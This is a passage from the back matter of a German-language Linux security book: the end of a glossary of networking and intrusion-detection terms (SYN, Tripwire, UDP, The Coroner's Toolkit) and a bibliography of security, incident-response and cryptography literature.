<b>Switch</b>	Ein Switch ist ein Netzwerkgerät, welches mehrere Netzwerksegmente ähnlich einem Hub miteinander verbindet. Der Unterschied zu einem Hub ist, dass ein Switch nicht jedes Paket an jedes Paket weiterleitet, sondern auf der Layer 2 die Pakete an die entsprechenden Zielrechner weiterleitet; eine Art Router auf Layer 2.
<b>SYN</b>	TCP-Flag, welches die Bitte um Synchronisation anzeigt. Hiermit wird ein Verbindungsaufbau signalisiert.
<b>System Integrity Verifier</b>	Ein Programm, welches die Integrität eines Systems und seiner Dateien überwacht
<b>TASK</b>	<i>siehe</i> The @stake Toolkit
<b>TCP</b>	<i>siehe</i> Transmission Control Protocol
<b>TCT</b>	<i>siehe</i> The Coroner's Toolkit
<b>The @stake Toolkit</b>	Eine Weiterentwicklung des »The Coroner's Toolkit«
<b>Tiger</b>	192 Bit Hash Algorithmus
<b>The Coroner's Toolkit</b>	Eine Sammlung von UNIX-Werkzeugen zur forensischen Analyse eines Rechners
<b>TOS</b>	Type of Service
<b>Transmission Control Protocol</b>	Dieses Protokoll garantiert die vollständige Zustellung aller Informationen in der richtigen Reihenfolge mit der höchsten möglichen Geschwindigkeit.
<b>Tripwire</b>	Das führende SIV unter UNIX. Für Linux ist Tripwire Open Source.
<b>TTL</b>	Time To Live

<b>UDP</b>	<i>siehe</i> User Datagram Protocol
<b>URG</b>	TCP-Flag, welches anzeigt, dass das Paket wichtige Daten enthält, die sofort bearbeitet werden müssen
<b>User Datagram Protocol</b>	Dieses Protokoll ermöglicht die Übertragung von einzelnen unabhängigen Nachrichten. Die Zustellung und die Reihenfolge des Nachrichtenempfangs werden nicht von dem Protokoll garantiert.





# J Literaturhinweise

Anonymous: Der neue Hacker's Guide. 3., überarbeitete Aufl. Markt+Technik 2004.

Anonymous: Der neue Linux Hacker's Guide. 1. Aufl. Markt+Technik 2001.

Bace, Rebecca Gurly: Intrusion Detection. 1. Aufl. New Riders 2000.

Barman Scot: Writing Information Security Policies. 1. Aufl. Indianapolis: New Riders 2002.

Barrett, Daniel J., Richard E. Silverman: SSH: Secure Shell – Ein umfassendes Handbuch. 1. Aufl. O'Reilly 2001.

Beale, Jay, Andrew R. Baker, Brian Caswell: Snort 2.1 Intrusion Detection. 2. Aufl. Syngress Publishing 2004.

Bellovin, William, Steven Cheswick: Firewalls und Sicherheit im Internet. 2., überarbeitete Aufl. Addison-Wesley 2004.

Blaze, Matt, Whitfield Diffie, Ronald I. Rivest, Bruce Schneier, Tsutomu Shimomura, Eric Thomson, Michael Wiener: Minimal Key Length of Symmetric Ciphers to Prove Adequate Commercial Security. 1996. <http://www.counterpane.com/keylength.html>

Cavallar, Stefania, Bruce Dodson, Arjen K. Lenstra, Walter Lioen, Peter L. Montgomery, Brian Murphy, Herman te Riele, Karen Aardal, Jeff Gilchrist, Gérard Guillerm, Paul Leyland, et al.: Factorisation of a 512-bit RSA modulus; , In: Theory and Application of Cryptographic Techniques, <ftp://ftp.gage.polytechnique.fr/pub/publications/jma/rsa-155.ps>.

Friedl, Jeffrey E.F.: Reguläre Ausdrücke. 1. Aufl. O'Reilly 1997.

Hall, Eric A.: Internet Core Protocols: The Definitive Guide. 1. Aufl. O'Reilly 2000.

Kahn, David: The Codebreakers. 2., überarbeitete Aufl. Simon & Schuster Inc. 1997.

Kurtz, George, Stuart McClure, Joel Scambray: Das Anti-Hacker-Buch. 3. Aufl. MITP 2001.

Lenstra, Arjen K., Eric R. Verheul: Selecting Cryptographic Key Sizes. In: Journal of Cryptology. Bd. 14(4) 2001. S. 255-293.

Mandia, Kevin, Chris Prosis: Incident Response: Investigating Computer Crime. 1. Aufl. Osborne/McGraw Hill 2001.

- Mann, Scott, Ellen L. Mitchell: Linux System Security. 1. Aufl. Upper Saddle River: Prentice Hall 2002.
- Mitnick, Kevin: The Art of Deception. 1. Aufl. John Wiley & Sons 2002.
- Northcutt, Stephen, Judy Novak: Network Intrusion Detection. 3. Aufl. New Riders 2002.
- Northcutt, Stephen, Mark Cooper, Matt Fearnow, Karen Frederick: Intrusion Signatures and Analysis. 1. Aufl. New Riders 2001.
- Proctor, Paul E.: The Practical Intrusion Detection Handbook. 1. Aufl. Prentice Hall/PTR 2001.
- Schneier, Bruce: Applied Cryptography. 2., überarbeitete Aufl. John Wiley & Sons 1995.
- Schultz, E. Eugene, Russell Shumway: Incident Response. 1. Aufl. New Riders 2001.
- Stevens, W. Richard: TCP/IP Illustrated. Bd. 1. 1. Aufl. Addison Wesley 1994.
- Stoll, Clifford: Kuckucksei. 5. Aufl. Fischer Taschenbuchverlag 1998.
- The Honeynet Project: Know Your Enemy. 2. Aufl. Addison Wesley 2004.
- Toxen, Bob: Real World Linux Security. 1. Aufl. Prentice Hall 2001.
- Wyk, Kenneth R. van, Richard Forno: Incident Response. 1. Aufl. O'Reilly 2001.
- Ziegler, Robert L.: Linux Firewalls. 2., überarbeitete Aufl. Markt+Technik 2002.